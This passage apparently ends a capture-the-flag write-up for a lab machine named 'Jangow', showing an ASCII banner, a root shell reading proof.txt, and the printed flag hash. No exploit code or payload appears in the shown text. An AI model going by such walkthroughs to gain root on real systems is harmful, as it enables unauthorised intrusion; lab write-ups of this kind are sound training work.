                       @@@&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&
                       @  @@@@@@@@@@@@@@@@&#   #@@@@@@@@@&(.   /&@@@@@@@@@@@
                       @  @@@@@@@@@@&( .@@@@@@@@@&%####((//#&@@@&  .&@@@@@@
                       @  @@@@@@@@& @@@@@@&@@@@@@&%######%&@*  ./@@*   &@@
                       @  @@@@@* (@@@@@@@@@#/.               .*@.  .#&.   &@@@&&
                       @  @@@, /@@@@@@@@#,                       .@.  ,&,    @@&&
                       @  @&  @@@@@@@@@#.        @@@,@@@/           %.  #,   %@&
                       @@@#  @@@@@@@@@/        .@@@@@@@@@@@           *  .,    @@
                       @@&  @@@@@@@@@*         @@@@@@@@@@@@            ,        @
                       @&  .@@@@@@@(      @@@@@@@@@@@@@@@@@@@@@@       *.       &@
                      @@/  *@@@@@@@/           @@@@@@@@@@@@#                     @@
                      @@   .@@@@@@@/          @@@@@@@@@@@@@@             @#      @@
                      @@    @@@@@@@@.          @@@@@@@@@@@@             @@(      @@
                       @&   .@@@@@@@@.         , @@@@@@@ *            .@@@*(    .@
                       @@    ,@@@@@@@@@,  @@@@@@@@@@&*%@@@@@@@@@,   @@@@@(%&*   &@
                       @@&     @@@@@@@@@@@@@@@@@@        (@@@@@@@@@@@@@@@%@@/  &@
                       @ @&     ,@@@@@@@@@@@@@@@,@@@@@@@&%@@@@@@@@@@@@@@@%*   &@
                       @  @@.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*   &@&
                       @  @@@&       ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/    &@@&&
                       @  @@@@@@.        *%@@@@@@@@@@@@@@@@@@@@&#/.      &@@@@&&
                       @  @@@@@@@@&               JANGOW               &@@@
                       @  &&&&&&&&&&@@@&    @@(&@ @. %.@ @@%@     &@@@&&&&
                                     &&&@@@@&%       &/    (&&@@@&&&
                                       (((((((((((((((((((((((((((((
```



```
# cat proof.txt
cat proof.txt
                       @@@&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&
                       @  @@@@@@@@@@@@@@@@@&#   #@@@@@@@@@@&(.    /&@@@@@@@@@@@
                       @  @@@@@@@@@@@@&( .@@@@@@@@@&%####((//#&@@@&   .&@@@@@
                       @  @@@@@@@@&  @@@@@@@&@@@@@@&%######%&@*    ./@@*   &@@
                       @  @@@@@@* (@@@@@@@@@@#/.               .*@.  .#&.   &@@@&&
                       @  @@@, /@@@@@@@@@#,                        .@.  ,&,   @@&&
                       @  @&  @@@@@@@@@#.        @@@,@@@/          %.  #,   %@&
                       @@@#  @@@@@@@@@/         .@@@@@@@@@@@          *  .,    @@
                       @@&  @@@@@@@@@*          @@@@@@@@@@@@           ,        @
                       @&  .@@@@@@@@(      @@@@@@@@@@@@@@@@@@@@@@       *.       &@
                      @@/  *@@@@@@@@/          @@@@@@@@@@@@#                     @@
                      @@   .@@@@@@@@/         @@@@@@@@@@@@@@            @#       @@
                      @@    @@@@@@@@@.         @@@@@@@@@@@@           @@(       @@
                       @&   .@@@@@@@@@.        , @@@@@@@ *           .@@@*(     .@
                       @@    ,@@@@@@@@@,   @@@@@@@@@@&*%@@@@@@@@@@,    @@@@@(%&*   &@
                       @@&     @@@@@@@@@@@@@@@@@@         (@@@@@@@@@@@@@@@@%@@/   &@
                       @ @&      ,@@@@@@@@@@@@@@@@,@@@@@@@@&%@@@@@@@@@@@@@@@@@%*   &@
                       @  @@.      .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*   &@&
                       @  @@@&        ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/     &@@&&
                       @  @@@@@@.        *%@@@@@@@@@@@@@@@@@@@@@@@@&#/.      &@@@@&&
                       @  @@@@@@@@&               JANGOW               &@@@
                       @  &&&&&&&&&&@@@&     @@(&@ @. %.@ @@%@     &@@@&&&&
                                     &&&@@@@&%       &/    (&&@@@&&&
                                       (((((((((((((((((((((((((((((



da39a3ee5e6b4b0d3255bfef95601890afd80709
# 
```

Thanks